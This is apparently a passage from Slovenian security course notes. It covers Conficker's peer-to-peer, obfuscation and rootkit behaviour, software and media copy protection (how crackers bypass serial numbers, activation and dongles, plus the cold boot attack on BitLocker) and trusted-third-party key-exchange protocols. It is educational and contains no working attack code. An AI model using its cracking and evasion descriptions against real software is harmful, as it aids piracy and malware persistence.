Conficker C in kasnejši, lahko delujejo, kot strežnik in kot odjemalec ter vsebujejo niti:

- 2 TCP in 2 UDP niti za aktivno skeniranje drugih Conficker C + primerkov. Vsaka nit tvori naključne IP naslove, ki jih nato obišče in pri tem ciljna vrata (socket) izpelje iz dotičnega IP naslova.
- Glavno strežniško nit, ki na računalniku pasivno čaka (listen) na morebitne aktivne dostope z drugih okuženih računalnikov. V ta namen tvori 2 TCP in 2 UDP vrati na osnovi lokalnega IP naslova.
- Nit za časovno sinhronizacijo (GMT čas pridobi iz časa HTTP GET več najbolj znanih spletnih mest: google.com ...)

Tako okužen računalnik lahko vsebuje do 32 conficker P2P primerkov strežnika. Za potrebe skeniranja črv za vsako nit generira 100 IP naslovov, ki jih preizkuša v intervalih med 2 in 5 sekund. Tvorjenje vrat iz IP naslova in časa, poteka s časom iz niti za časovno sinhronizacijo in IP številke. Ta postopek se ponovi vsakokrat, ko preteče več kot 60 sekund od zadnje pretvorbe. Vendar se preračuna šele potem, ko je preteklo, več kot 604801 sekund – to je teden dni + 1 sekunda. To pomeni, da se številke vrat spreminjajo tedensko. Enako se spreminjajo vrata na katerih P2P strežnik posluša, oziroma čaka na dostope .

7.11 Zaščita črva

Šifriranje
Conficker uporablja RSA elektronski podpis, da preveri integriteto prejetih posodobitev tako preko HTTP, kot P2P.

Zameglitev kode
Conficker-jeva programska koda je močno zamegljena (obfuscated), s premešanjem kode (spremenjena v »špageti« kodo, ob nespremenjenem delovanju), tako da delovanje črva še ni v celoti pojasnjeno.

Rootkit delovanje
Conficker uporablja tudi rootkit tehnologijo. Del svoje kode vstavi tudi v jedro operacijskega sistema. Tako »kavlja« funkcijo preko, katere je vdrl (NetpwPathCanonicalize), da niso mogoči nadaljni vdori preko ranljivosti MS08-067. Potem s kavljanjem funkcij DnsQuery_A, DnsQuery_UTF8, DnsQuery_W blokira dostop do spletnih strani, ki ponujajo varnostne programe in druge, ki tudi pomagajo odkriti in/ali odstraniti Conficker z okuženega računalnika.

7.12 Sklep

Conficker gledano v celoti je zelo nevaren črv, kakršnega že dalj časa nismo videli. Njegove sposobnosti širjenja (različice A, B in C) so zelo velike, ko pa je enkrat v računalniku, ga je tudi zelo težko odstraniti. Antivirusna podjetja so sicer pripravila programe za detekcijo in odstranjevanje, a ta pogosto niso dovolj uspešna (okužba se povrne). Od leta 2010 ni več tako na očeh (računalniške) javnosti, vseeno pa je z njim še vedno okuženo milijone računalnikov po vsem svetu.

7.13 Viri in literatura

WIKIPEDIA: Conficker, http://en.wikipedia.org/wiki/Conficker 15.1.2010

Phillip Porras, Hassen Saidi, and Vinod Yegneswaran: An Analysis of Conficker's Logic and Rendezvous Points, 2009

Felix Leder, Tillman Werner: Know Your Enemy: Containing Conficker, To Tame A Malware, 2009

Alexander Sotirov: Decompiling the vulnerable function for MS08-067, http://www.phreedom.org/blog/2008/decompiling-ms08-067/ 5.1.2010

Niall Fitzgibbon and Mike Wood: Conficker.C A Technical Analysis, SophosLabs, Sophos Inc., 2009

AVS-32 AntiVirus Solution: Analysis WORM/Conficker.P, http://avs-32.blogspot.com/2009/06/abc35802.html 14.1.2010

Microsoft: Malware Protection Center, http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?name=Win32%2fConficker 14.1.2010

8 Avtorska zaščita digitalnih vsebin

8.1 Uvod

Odkar so osebni računalniki, tako zmogljivi, da ne samo izvajajo zahtevne programe, ampak tudi glasbo in filme, avtorji intenzivno iščejo načine, kako svoje nematerialne produkte zaščititi pred nepooblaščeno uporabo in kopiranjem. Popolna zaščita glasbe in videov je nemogoča, saj vedno obstaja analogna vrzel. Zaradi tega so pri glasbi lastniki pravic že opustili zaščito.

Programsko opremo je mogoče boljše zaščititi, vendar je tudi tu pri skoraj vseh zanimivih programih zaščito mogoče odstraniti s piratskimi »kreki«. Svetla izjema je Windows Vista, za katero pravi krek (serijska številka + aktivacija) še ne obstaja, je pa (bilo) mogoče preizkusno obdobje podaljševati v nedogled.

Trenutno je najboljša zaščita šifriranje kode skupaj s prijemi za otežitev povratnega inženiringa, v bodočnosti pa bo (morda) na voljo skoraj popolna zaščita s pomočjo TPM (Trusted Platform Module).

8.2 Načini preprečevanja nelegalne uporabe digitalnih vsebin

8.2.1 Uvod

Največja težava pri preprečevanju nelegalne uporabe, je dejstvo, da ni mogoče preprečiti dostopa do kode, ki se izvaja v procesorju. Razhroščevalniki obstajajo tudi za jedra (kernel-level debugger-ji), kot je za Okna na primer SoftICE , iz z njimi zajete kode, pa lahko krekerji odkrijejo način zaščite in jo odstranijo ali zaobidejo. Dovolj je, da samo eden od njih odkrije implementacijo zaščite in smo se zastonj trudili z razvojem zaščite . Krek (Crack) se za malo ceno ali brez pojavi na internetu, oziroma se razširi po kanalih računalniškega podzemlja. Vseeno je vsaka zaščita boljša, kot nobena zaščita. Premisliti je treba, koliko denarja vložiti v zaščito, če se ne splača, imamo še vedno možnost, da damo produkt na splet in prosimo za donacije. (To pa je izbira, ki ni primerna za vsak produkt, ampak le tiste, ki imajo dovolj veliko ciljno skupino). Imamo še možnost, da produkt ponujamo v uporabo preko spleta in ga uporabniki nikoli ne naložijo na svoje računalnike. Če z njim ni bilo veliko stroškov, lahko dovolj zaslužimo že z oglasi.

8.2.2 Zaščita preko omejitve multipliciranja materialnih nosilcev digitalnih vsebin

S tem mislimo diskete, CD-je, DVD-je … Ta metoda je bila ena prvih in je znana že iz časov, ko so bile diskete in magnetni trakovi tehnološka čuda. Pri disketah so avtorji za zaščito uporabljali dejstvo, da DOS-ova orodja niso omogočala kopiranja „slabih“ blokov. Magnetni zapisi na disketah se radi kvarijo, zato je edino smiselno izpustiti slabe bloke. Zaščita je bila sestavljena iz navidezno slabih blokov, ki so jih DOS-ova orodja izpustila, avtorski program, pa jih je znal brati in so bili ključni za delovanje programa. Seveda pa se je to razvedelo in pojavili so se „krek-i“, ki so slabe bloke ustrezno

obdelali. Metoda še ni zašla v pozabo, saj je še danes pogosta, predvsem pri zaščiti računalniških iger, ki jih dobimo na CD-jih in DVD-jih .

Tudi CD-ji in DVD-ji imajo svoj način kodiranja, svoj zapis, datotečni sistem, sektorje in kanale (kot vsi drugi trajni nosilci podatkov). Tudi tu avtorji zaščite, namerno „kvarijo“ veljavni zapis, s svojimi dodatki, tako programskimi, kot strojnimi. Nekatere avtorske zaščite vsebin zahtevajo za „pečenje“ posebne, prirejene naprave . Žal to piratov ne ustavi, najspretnejši med njimi običajno razbijejo zaščito, že kmalu za tem ko pride na trg. Na internetu so produkti, ki jih legalno prodajajo kot: „Preden se vaš originalni CD poškoduje, si naredite kopijo“. Takšna (zelo) priljubljena sta npr. produkta Alcohol 120% in Daemon Tools.

Na trgu pa je tudi več produktov, ki nasprotno omogočajo avtorsko zaščito vsebin (predvsem iger) na CD-jih in DVD-jih. Med najbolj znanimi so: SafeDisc, SecuROM in StarForce. Ti programi imajo večje število posameznih različic, ki se lahko med seboj precej razlikujejo. V splošnem večinoma po svoje spremenijo zapis na plošči, uporabljajo elektronski podpis (in drugo šifriranje) ter jedrne komplete (rootkit-e) v obliki gonilnikov . Ti produkti in programi za odstranitev zaščit (že omenjena Alcohol 120% in Daemon Tools ter drugi) se med seboj neprestano prehitevajo, verzije programa SecuROM, na primer pri prijavi preverjajo ali na računalniku ni morda program Alcohol 120%, če ga zaznajo, onemogočijo igranje igre. Zaradi tega se tudi programi za odstranitev zaščite selijo v jedro operacijskega sistema, kot rootkiti . Poseben problem pri tem skrivanju v jedru je, da jih lahko odkrijejo in uporabijo tudi hekerji, za skrivanje svoje prisotnosti na sistemu. Na primer XCD (znan kot Sony-jev rootkit), skrije vsako datoteko, proces in Registry ključ, ki se začne s sys. Še slabše je, da so pogosto premalo preverjeni in povzročajo sesutja sistema (izguba podatkov, ponovni zagoni, vračanje na zadnjo preverjeno konfiguracijo, varen zagon …).

Vključili so se tudi programi tretjih oseb, s produkti, kot je na primer CureROM, ki preslepi program SecuROM, da misli, da na računalniku ni programa Alcohol 120%, čeprav v resnici je.

Vidimo torej, da je dogajanje na področju zaščite pred nepooblaščenem kopiranjem, zelo burno, ter da vodijo zdaj eni, zdaj drugi.

8.2.3 Serijske številke

Serijske številke. Serijske številke so trenutno najpogostejši način zaščite programskih izdelkov . Program pri namestitvi zahteva unikatno serijsko številko, ki jo uporabnik dobi skupaj s CD jem ali po elektronski pošti itd. Namestitveni program zahteva to številko in jo preveri s posebnim, skrivnim validacijskim algoritmom. Preprost primer takšnega validacijskega algoritma je na primer: vsota številk in črk spremenjenih v števila, mora biti 65, med njimi ne sme biti črk D, J, P, morajo biti črke F, H, T. Problem pri tem načinu zaščite je, da jo lahko uporabnik, ki že ima eno serijsko številko, uporabi v poljubnem številu nadaljnjih namestitev – v končni fazi jo lahko objavi tudi na internetu. Avtor (programsko podjetje) to odkrije le, če podporo avtorja (podjetja) potrebuje več različnih uporabnikov ali isti uporabnik za več računalnikov . Serijsko številko ali njeno izpeljanko namestitveni program običajno doda k produktu in jo službe za podporo zahtevajo od uporabnikov, da preverijo pristnost.

8.2.4 Serijske številke ter protokol odgovor na zahtevo

Protokol odgovor na zahtevo (protocol challenge-response) se v računalništvu pogosto uporablja pri overitvah (authentication). Deluje tako, da kadar se želi ena entiteta overiti pri drugi, druga prvi pošlje naključen tekst v nešifrirani obliki, prva ga s svojim skritim ključem zašifrira in pošlje nazaj drugi, ki ga z istim ključem dešifrira. Če je tekst istoveten s poslanim, overitev uspe, saj imata obe entiteti očitno isti ključ.

Ponavadi program najprej (pri nalaganju) zahteva serijsko številko. Ko je enkrat naložen (prej ali slej) zahteva aktivacijo produkta. Zaščita deluje v splošnem tako, da serijsko številko in unikatno oznako več strojnih komponent (CPU-ja (procesorja), diska, itd.) šifrira to sporočilo z enim od več fiksno vpisanih (hard-coded) prodajalčevih javnih ključev in pošlje prodajalcu programa. Tam se sporočilo s prodajalčevim privatnim ključem dešifrira in preveri kombinacijo oznak strojne opreme in serijske številke v podatkovni zbirki. Če je tam ob isti serijski številki, oznaka strojnih komponent bistveno različna,gre očitno za nelegalno namestitev na drugi računalnik in aktivacija ne bo uspela. Odgovor prodajalca se prav tako zašifrira in pošlje nazaj na računalnik uporabnika. Program šifrirano vsebino dešifrira in bodisi omogoči nadaljnjo uporabo programa, če ne, pa nadaljnjo uporabo onemogoči ali bistveno omeji . Ta postopek je glede na gole serijske številke gotovo napredek, vendar ga je tudi mogoče zaobiti. Pri zaščiti programov pred nepooblaščenim kopiranjem, s tem preprečimo nove namestitve z isto serijsko številko. Krekerji pa to vrsto aktivacije zaobidejo tako, da emulirajo „odgovor na zahtevo“ sistema prodajalca programa .

8.2.5 Strojna avtorska zaščita s strojnim ključem

Strojni ključ (dongle). Ker je strojno opremo običajno težje kopirati, kot programsko, je v nekaterih primerih boljša izbira. Primerna je predvsem za drage, ozko specializirane programe (kot so CAD/CAM …) ter kjer je varnost zelo pomembna, npr. v bančništvu, vojski in policiji. Strojna zaščita je namreč praviloma dražja, vsaj kakovostna, kot so šifrirni procesorji (cryptoprocessor), ki so lahko že skoraj računalniki v malem (dejansko nekateri vsebujejo Linux) .

Strojni ključi obstajajo v različnih oblikah, lahko se namestijo na na paralelna vrata (LPT), poseben USB ključ, pametne kartice itd. Zanje je značilno, da zaščiten program ne deluje, če tak ključ ni vstavljen v računalnik oziroma drugo napravo .

Zgodovinsko so se strojni ključi razvijali od tega, da je poseben gonilnik, preverjal ali je dongle prisoten na računalniku ali ne ter v slednjem primeru ustavil program. To so krekerji enostavno zaobšli, s „popravkom“ programa, ki na mesto v programu, kamor se zapiše rezultat preverjanja (to je pogosto en sam bit), vpišejo logično enko (ali ničlo).

Naslednja generacija zaščite s strojnim ključem je delovala tako, da je bila izvršilna verzija programa, na disku računalnika šifrirana, na ključu pa je bil ključ za njeno dešifriranje. Ob zagonu programa je poseben del kode (loader) pristopil do ključa in nato dešifriral izvršilno datoteko na disku. Tu je problem, kajti ko se program zažene, je mogoče priti do dešifrirane kode v pomnilniku in jo kopirati.

Nadaljnja zaščita s strojnim ključem, je da program razbijemo v več manjših delov in vsakega šifriramo z drugim ključem ter v spominu hranimo le trenutni kos. Krekerji to razbijejo tako, da iz ključa pridobijo gesla in nato emulirajo strojni ključ s programom .

Sedaj pa imamo možnost dobre zaščite s strojnim ključem, ki je za nekatere produkte že ekonomsko upravičen. Pri tej namreč imamo v strojnem ključu, ne samo ključ, temveč cel procesor, ki dešifrira shranjeno kodo znotraj ključa in jo v njem tudi izvaja. V tem primeru dešifrirana koda nikoli ne zapusti ključa. Tako delujejo že omenjeni kriptoprocesorji . Določena ranljivost sicer še obstaja, vendar se za v razbijanje vložena sredstva (in potreben čas) običajno ne splačata.

Pametne kartice so najpogostejši mini kriptoprocesorji, zahtevnejši kriptoprocesorji pa so na primer bankomati. S pomočjo šifriranja vodila (bus encryption) nimajo dostopa niti serviserji.

Nekaj časa so pri Microsoftu, kot najpomembnejšem podjetju, razvijali NGSCB (Next Generation Secure Computing Base, pred tem projekt imenovan Palladium), ki bi s pomočjo strojne enote imenovane TPM (Trusted Platform Module) in procesorja (CPU), ki omogoča nedostopnost dela pomnilnika (curtained memory) - kjer bi se hranili šifrirni ključi, osebni računalnik spremenili v napravo, na kateri med drugim ne bi mogli nameščati in uporabljati piratskih kopij. Ta projekt (NGSCB) je sedaj bolj ali manj ustavljen, ker bi nekateri (Microsoft) z njim dobili preveč moči, obstajajo tudi nekateri drugi problemi. Projekt ostro kritizirajo zagovorniki odprte kode itd. Trenutno so edina uporaba TPM, programi, ki šifrirajo vsebino celotnega diska (BitLocker, …) .

Zanimivo je, da je BitLocker s TPM še bolj ranljiv, kot brez. Računalnik mora sicer napadalec ukrasti, medtem ko še deluje. Napad poteka namreč tako, da iz računalnika fizično vzamejo DRAM čipe, nakar iz njih izvlečejo šifrirne ključe - ker se ob izključitvi zaščita dela pomnilnika, kjer so šifrirni ključi, sprosti . Napad je mogoč predvsem zato, ker se vsebina DRAM-a ohrani še kar nekaj časa potem, ko ni več pod napetostjo .

To ni edini (delno) strojni napad. Obstaja že naprava, ki odkrije, kaj se dogaja znotraj kriptoprocesorja, s pomočjo merjenja sprememb električnih impulzov na njegovih nožicah!

Drugače se sam projekt TPM razvija naprej in pri njem sodeluje veliko podjetij na čelu z največjimi . Združeni so v skupino TCG (Trusted Computing Group). Ta skupina razvija specifikacije in standarde tako za strojno, kot tudi za programsko opremo. Če bo šlo vse po načrtih, se piratom obetajo slabi časi – pa tudi svobodi. Z današnjimi metodami krekerji ne bodo mogli odstraniti avtorske zaščite. Vendar pa ni gotovo, da piratstvo, ko bodo TPM rešitve v produkciji in jih bodo krekerji analizirali, več ne bo mogoče.

8.2.6 Zaščita glasbe in filmov

Ta zaščita spada pod takoimenovano Upravljanje digitalnih pravic (DRM – Digital Rights Management). Kot smo rekli, odkar so računalniki sposobni predvajati tudi glasbo in filme, si tisti, ki jih tržijo, trudijo, da bi bilo na računalniku mogoče predvajati samo legalno kupljene posnetke. To je pri teh medijih, še posebej težko, saj se signal prej kot slej mora spremeniti v analogno obliko in ga je mogoče zajeti vsaj takrat (analog hole). Pri glasbenih CD-jih so DRM zaščito že opustili, ker je z njo več težav, kot koristi , medtem ko na DVD-jih s filmi večinoma še obstaja, vendar jo je še vedno mogoče zaobiti.

Ena prvih DRM rešitev za zaščito DVD-jev je CSS (Content Scrambling System), ki obstaja že od leta 1996 . Zaščita ni posebej močna, poleg tega pa je od leta 1999, na voljo program DeCSS, ki omogoča

predvajanje s CSS metodo zaščitenih filmov, na Linux-u. To je legalno, saj izdajatelj za Linux ni pripravil licenčne verzije predvajalnika.

Medtem so se, ker gre razvoj naprej, pojavile nekatere nove oblike DRM zaščite, npr. Windows Vista vsebuje sistem imenovan Protected Media Path, ki vsebuje PVP (Protected Video Path). Nadalje je za HD DVD in Blu-Ray diske na voljo AACS (Advanced Access Content System). Ta sistem so krekerji zlomili decembra 2006.

8.3 Kako učvrstiti zaščito

Kot vidimo, je zelo težko, če ne nemogoče izdelati popolno zaščito. Vseeno pa je v določenih primerih avtorska zaščita nujna, četudi je varna samo pred blondinkami. V tem delu bomo predstavili metode, s katerimi lahko krekerjem (močno) otežimo delo. Obravnavamo zaščito izvedljivih, binarnih datotek (*.exe..) z namenom, da napadalcu otežimo razumevanje našega programa. Varnost programov ogroža namreč predvsem povratni inženiring kode, ker lahko z njim napadalec odkrije implementacijo zaščite . Od tam naprej je zanj zadeva enostavna, saj je potem pri preprosti zaščiti dovolj spremeniti le nekaj bitov v datoteki (včasih celo samo enega), pri močni pa izdelati generator ustreznih serijskih številk in je zaščita odstranjena.

Ključno je torej, da je binarna koda čimbolj zapletena in težko razumljiva . To dosežemo z različnimi vrstami zameglitve kode (Code Obfuscation). Na razpolago imamo (odločimo se lahko za kombinacijo pristopov) :

1. Šifriranje kode, ki jo dešifriramo pred začetkom izvajanja,
2. Šifriranje delov kode in enostavnim dešifrirnikom zanje.
3. Pakiranje (Compressed code) in razpakiranje pred začetkom izvajanja
4. Premešanje instrukcij na način, ki jih naredi težko berljive.
5. Nenavaden način uporabe ukazov v kodi.

To pa ima tudi stranske učinke: poveča se velikost kode, program deluje bolj počasi in koda je težje razumljiva tudi avtorjem.

Kodo je sicer mogoče zamegliti tudi na nivoju izvorne kode. Obdelamo jo tako, da odstranimo komentarje, zamike, presledke, preimenujemo spremenljivke, konstante in funkcije (v čudna imena) ter dodamo kodo, ki ne spremeni nič (Junk Code). Za to obstajajo programi, kot je na primer družina programov za zameglitev izvorne kode podjetja SemanticDesigns.To je posebej koristno, kadar moramo izvorno kodo posredovati uporabnikom za prevajanje. Pripomniti pa moramo, da takšna zameglitev (razen dodane odvečne kode) z ničemer ne vpliva na zameglitev binarne kode .

Binarna koda pa se delno zamegli že pri prevajanju, ker prevajalniki večinoma tudi optimizirajo kodo, nastale optimizacije pa so praviloma ljudem težje razumljive.

Proti povratnemu inženiringu so uporabni tudi pristopi, s katerimi otežimo ali celo onemogočimo delovanje programov za povratni inženiring (kot so: IDA Pro, SoftICE, OllyDbg,...) . To lahko med drugim naredimo tudi tako, da ustrezno spremenimo PE glavo (PE – Portable Executable Header) naše binarne datoteke (ne da bi s tem pokvarili njeno delovanje) ali pa da preverjamo ali se je izvajanje procesa (niti) zaustavilo (zaradi prekinitvene točke – breakpoint), ker to kaže na uporabo orodja za povratni inženiring .

Kodo torej lahko zameglimo na nivoju binarne ali izvorne kode in sicer ročno ali s primernim orodjem. Po drugi strani lahko pridobimo »prečiščeno« kodo nazaj z orodji za odstranitev zameglitve (deobfuscation) ali ročnim odstranjevanjem . Skozi nekatere zameglitve se je namreč lažje prebiti z orodji, skozi druge pa ročno.

Zameglitve izvajamo preko zameglitve nadzora toka izvajanja (Control Flow Transformations) in zameglitve podatkov (Data Transformations).

Pri nadzoru toka so posebej pomembne razne vrste »zakritih predikatov« (Opaque Predicates). Primer takšnega (zelo) enostavnega predikata je: *if (2-x == x)* . Takšen pogoj ne bo nikoli uspel, zato dejansko sploh ne gre za vejitev, vendar analitik tega ne ve.

Tak predikat postane pomemben, ko z njegovo pomočjo prepletemo (binarno) kodo. S stališča zaščite je „špageti koda“ zaželjena. Spodaj je enostaven primer prepletanja kode (Primer 1):

```
PrvaFunkcija() {
   Segment1_PrveFunkcije;
   Segment2_PrveFunkcije;
}

DrugaFunkcija() {
        Segment1_DrugeFunkcije;
        Segment2_DrugeFunkcije;
}
```

Spremenimo v:

```
Segment2_PrveFunkcije;
Konec Prve Funkcije
Segment2_DrugeFunkcije;
Konec Druge Funkcije
Segment1_PrveFunkcije (vstop v Prvo funkcijo)
ZakritiPredikat1 (skok na Segment2_PrveFunkcije)
Segment1_DrugeFunkcije (vstop v Drugo funkcijo)
```

ZakritiPredikat2 (*skok na Segment2_DrugeFunkcije*)

Primer 1: Enostavno prepletanje kode

Prave zaščite pred povratnim inženiringom, si brez kakšne vrste šifriranja, skoraj ne moremo predstavljati. Večino programa šifriramo, le del potreben za dešifriranje pustimo. Vse skupaj lahko tudi zapakiramo, izračunamo elektronski podpis programa, ga shranimo v glavi ter obenem še prihranimo pri velikosti. „Mali“ avtorji večinoma ključ za dešifriranje kar fiksno vpišejo nekam v izvedljivo datoteko. To je zaščita, ki jo pirati zlahka odstranijo, potrebna je zaščita pri kateri se ključ izračuna šele ob zagonu programa ter je sestavljen iz več blokov, od katerih je vsak šifriran s svojim ključem. Ob izhodu iz funkcije, preden se povrne klicatelju, se naj blok zašifrira nazaj .

8.4 Sklep

Avtorska zaščita digitalnih vsebin ostaja še naprej velika težava, saj so skoraj vsi »zanimivi« produkti in sheme vdrte ter manjši in večji pirati bogatijo na račun pravih avtorjev. Res pa je, da si tudi »avtorji« pogosto »sposojajo« ideje pri drugih, posebej veliki.

Obstaja sicer možnost, da bodo TPM rešitve, ki jih razvija Trusted Computing Group, preprečile današnje metode piratstva, vendar v obliki Velikega brata.

8.5 Literatura

Eldad Eilam: Reversing, Secrets of Reverse Engineering Wiley Publishing, 2005
Vlad Pirogov: Disassembling Code, IDA Pro and SoftICE , A-LIST, LLC, 2006
Dan Kaminsky: Reverse Engineering Code with IDA Pro, Syngress Publishing, 2008
Greg Hoglund, James Butler: Subverting the Windows Kernel: Rootkits, Addison-Wesley, 2005
Ric Vieler: Professional Rootkits, Monografija, Wiley Publishing inc., 2007
Greg Hoglund, Gary McGraw: Exploiting Software, How to Break Code, Addison-Wesley, 2004
Rosenblatt, B. et al, Digital Rights Management: Business and Technology, John Wiley & Sons, 2001
Eberhard Becker, Willms Buhse, Dirk Günnewig, Niels Rump: Digital Rights Management - Technological, Economic, Legal and Political Aspects
http://en.wikipedia.org/wiki/Trusted_Platform_Module, 12.6.2008
http://www.microsoft.com/resources/ngscb/default.mspx, 14.6.2008
http://citp.princeton.edu/pub/coldboot.pdf, 20.6.2008

ŠIFRIRANJE

9 Načini overjanja in napadi

9.1 Uvod

Naj na začetku na kratko predstavimo pojme, ki jih bomo predstavili v nadaljevanju. Šifriranje (Encryption, Encipherment) pretvori sporočilo v obliko, ki je ni mogoče razbrati brez dešifriranja (Decryption, Decipherment). Samo sporočilo je lahko nešifrirano (Plaintext, Cleartext) ali šifrirano (Ciphertext, Cryptogram). Procedure s katerimi izvajamo šifriranje in dešifriranje imenujemo šifrirne algoritme oziroma šifrirne sisteme (Cryptographic Algorithms, Cryptographic Systems, Cryptosystems). Pri postopkih šifriranja in dešifriranja uporabljamo šifrirno/dešifrirne ključe (Cryptographic Key, Keys). Dva glavna pristopa k šifriranju sta simetrično in asimetrično šifriranje.

Simetrično šifriranje je hitrejše in zanesljivejše, vendar je problem začetna izmenjava ključev. Pri simetričnem šifriranju imenujemo ključ deljeni ključ (shared key), pri asimetričnem imamo dva ključa in sicer javnega (public key) in zasebnega (private key).

Okrajšave:

M - sporočilo lahko v nešifrirani ali šifrirani obliki (plaintext or ciphertext)

A – šifrirni algoritem za šifriranje in dešifriranje (cryptoalgoritem (decryption, encryption))

K - šifrirni ključ (cryptographic key)

M' = A(K,M) - šifrirano sporočilo *M'* dobimo iz nešifriranega (berljivega) sporočila *M*, z uporabo šifrirnega algoritma *A*, s ključem *K*

M = A'(K',M') - nešifrirano (berljivo sporočilo) *M* dobimo nazaj z dešifrirnim algoritmom *A'* s ključem *K'* iz šifriranega sporočila *M'*

M = A'(K', A(K,M)) – združeni zgornji dve metodi, šifriranje sporočila *M* ter njegovo dešifriranje v enem koraku.

{M}k s to oznako bomo v protokolu predstavljali šifrirano sporočilo

9.2 Enosmerna funkcija (Oneway Function)

Na področju šifriranja je enosmerna funkcija zelo pomembna. Prvi pogoj zanjo je, da se različni vhodni vrednosti, preslikata v različni izhodni vrednosti(Glej enačbo 1)

x <> y => f(x) <> f(y) (1)

Drugi pogoj je, da je to funkcijo mogoče hitro izračunati. Rezultat funkcije, z inverzno funkcijo, nazaj v vhodno vrednost pa zelo težko. Ta funkcija mora zato biti v eno smer izračunljiva s polinomsko zahtevnostjo v obratno pa z eksponentno. Pri tem pridemo do največjega nerešenega problema teoretičnega računalništva, namreč ali sta razreda P in NP ekvivalentna ali ne. Če nista pomeni, da enosmerne funkcije obstajajo .

Popolno šifriranje glede *{M}k* lahko definiramo z:

1.Brez skrivnega ključa *K* v simetričnem šifriranju oz. zasebnega ključa pri asimetričnem šifriranju, ni mogoče razvozlati *{M}k*

2.Tudi če je znan del sporočila iz *M*, ne sme biti mogoče razvozlati *{M}k.*

9.3 Pomen overjanja

Pogosto si morata dve entiteti izmenjevati zaupne podatke na daljavo, ne da bi se srečali osebno in se dogovorili za ključ. To bi lahko še bilo sprejemljivo, kaj pa če jih je več in želijo komunicirat drug z drugim? To pomeni *N*(N-1)/2* izmenjav, kar je v večini primerov nesprejemljivo. Zaradi tega so vpeljani strežniki za overjanje, ki izvajajo storitev overjanja. Hranijo bazo entitet in njihovih pripadajočih ključev. Takemu strežniku morajo vsi zaupati ! S tujko jih imenujemo TTP (Trusted Third Party) ali kar Trent.

Entiteta (običajno oseba) ima s Trent-om dolgoročni ključ (Key encryption key, long-term key). Preko tega ključa se lahko dve entiteti (od katerih ima vsaka dolgoročni ključ s Trent-om) dogovorita za skrivni ključ potreben za šifrirano komunikacijo. Ko zaključita s sejo se skrivni ključ praviloma zavrže .

Za varnost takšne komunikacije med entitetami s pomočjo Trent-a moramo zagotoviti:

- Vzpostavitev ključa za overitev (Authenticated key-establishment).

-Samo entiteti, ki komunicirata (npr. *A* in *B*) smeta poznati ključ *K*

-Obe morata vedeti, da druga pozna *K*

-Entiteti zaupata, da ju Trent ne bo poosebljal (impersonate), torej, da se ne bo (lažno) predstavljal, za katero od njiju

-Obe morata vedeti, da je *K* sveže generiran kratkotrajni ključ (short-term key, session key, shared-key). To je potrebno, ker pri simetričnem šifriranju in šifriranju velike količine podatkov obstaja nevarnost, da ključ pridobi napadalec. To mu lahko uspe, če ključ po koncu komunikacije ni bil varno uničen, če prisluškuje omrežnemu prometu in/ali pozna del vsebine. Na primer pri šifrirani C izvorni kodi, ve za ključne besede, kot so: main, (,), if, while, {, }, itd.

Pri šifrirani komunikaciji med dvema entitetama je torej najpomembnejša vzpostavitev, izmenjava ključa s katerim, nato šifrirata svoja sporočila.

Entiteti *A* in *B*, ki se medseboj ne poznata, obe pa zaupata Trent-u, želita torej varno komunicirati. Pri Trent-u ima vsaka dolgotrajni ključ (long-term key), ki ga pozna samo ona in Trent .


Za vzpostavitev ključa za sejo med A in B si pomagamo prav z njunima, dolgotrajnima ključema s Trentom. S časom so v ta namen razvili več protokolov, ki jih bomo predstavili v nadaljevanju. Ker so javno dostopni, jih raziskujejo mnogi kriptografi. Ti včasih odkrijejo ranljivosti v protokolih, zato je potem potrebno takšne protokole popraviti .

9.4 Protokoli za vzpostavitev ključa za overjanje s pomočjo šifriranja (Protocols for Authenticated Key Establishment Using Encryption)

Tu obravnavamo protokole, ki so namenjeni, prenosu tajnih sporočil med entitetami, ki zaupajo istemu Trent-u. Z njimi entitete med seboj izmenjujejo kratkotrajne, skrivne ključe za šifriranje sporočil(a) .

9.4.1 Protokol od A do B

Izvedba protokola – Slika 1:



Slika1: Protokol od *A* do *B*

1.Korak: Entiteta *A* generira naključen ključ *K*, ga šifrira s svojim dolgotrajnim ključem, ki ga deli s Trent-om, in ga pošlje Trent-u:

K -> {K}K_AT; A, B, {K}K_AT

2.Korak: Trent v svoji bazi poišče svoj dolgotrajni ključ, ki ga deli z Entiteto *B* ter z njim šifrira ključ, ki ga je generirala Entiteta *A*:

K_AT, K_BT, dešifriranje *{K}K_AT*, dobimo *K; {K}K_BT* in pošlje: *A, B, {K}K_BT*

3.Korak: Entiteta *B* z dolgotrajnim ključem, ki ga deli s Trent-om dešifrira ključ za zaupno komunikacijo z Entiteto *A*:

Dešifrira *{K}K_BT*, izračuna *K*;


4.S tem ključem nato šifrirata in dešifrirata sporočila, ki si jih pošiljata:

{Zdravo, jaz sem B}K ...

9.4.2 Protokol od *A* do *B* s ključem za sejo

Pri zgornjem postopku je lahko problematično generiranje "naključnega" ključa za izmenjavo sporočil. Entiteta *A* lahko uporabi prekratki ključ, takšnega, ki si ga je lahko zapomniti itd.

Zato je boljše, če ključ za komunikacijo generira Trent (ključ za sejo - session key), zato je protokol treba prilagoditi (Slika 2):



Slika 2: Protokol od *A* do *B* s ključem za sejo

1. najprej Entiteta *A* sporoči Trent-u svojo in *B*-jino identiteto: *A, B*

2. Trent poišče ključa *K_AT* in *K_BT*, generira ključ za sejo, ga šifrira z *K_AT* ter z *K_BT* in pošlje *A*: *K_AT, K_BT*; generira *K*; šifrira *K* s: *{K}K_AT, {K}K_BT* in pošlje *A*

3. *A* dešifrira ključ za sejo: dešifrira *{K}K_AT* in pošlje *B*: Trent, *A, {K}K_BT*

